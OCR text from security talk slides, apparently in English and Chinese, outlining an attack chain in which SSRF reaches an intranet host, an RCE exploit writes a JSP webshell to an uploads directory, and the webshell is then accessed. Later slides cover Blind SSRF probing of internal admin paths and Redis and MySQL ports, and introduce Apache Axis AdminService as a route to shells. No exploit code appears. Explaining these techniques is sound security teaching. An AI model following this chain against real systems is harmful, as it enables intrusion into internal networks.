


http://prd.example.com/keyword/a





http://prd.example.com/keyword/uploads/
prd.example.com
WWW
example.com
10.20.6.18
/pmnt/Server/webapps/keyword/uploads/
Internet
Firewall
Intranet


prd.example.com
WWW
SSRF
Send
RCE exploit
example.com
10.20.6.18
Write Webshell to
/pmnt/Server/webapps/keyword/uploads/s.jsp
Internet
Firewall
Intranet



Access Webshell
http://prd.example.com/keyword/uploads/s.jsp
prd.example.com
WWW
example.com
Control 10.20.6.18
10.20.6.18
Internet
Firewall
Intranet


外傳

Blind SSRF




Blind SSRF



Blind SSRF

127.0.0.1/admin/
:6379
:3306
...



Blind SSRF

127.0.0.1/admin/
:6379
:3306
...

Apache Axis

News

NEWS (April 22, 2006): Axis 1.4 Final is now available!

NEWS (October 5, 2005): Axis 1.3 Final is now available!

NEWS (June 15, 2005): Axis 1.2.1 Final is now available!

NEWS (May 04, 2005): Axis 1.2 Final is now available!

NEWS (April 09, 2005): Axis C++ 1.5 Final is now available!

NEWS (March 01, 2005): Axis 1.2 RC3 is now available!

NEWS (February 08, 2005): Axis C++ 1.5 Alpha is now available!

NEWS (December 16, 2004): Axis C++ 1.4 Final is now available!

NEWS (December 03, 2004): Axis C++ 1.4 Alpha is now available!



axis


It's old, but it gives me shells

What is Apache Axis ?

- Apache eXtensible Interaction System
  - Web Service framework
  - Java 或 C++ 版
    - Java 版通常搭配 Tomcat
  - 透過 SOAP 溝通
- 後來出了 Axis2，與 Axis 不兼容


https://example.com/axis/services



AdminService

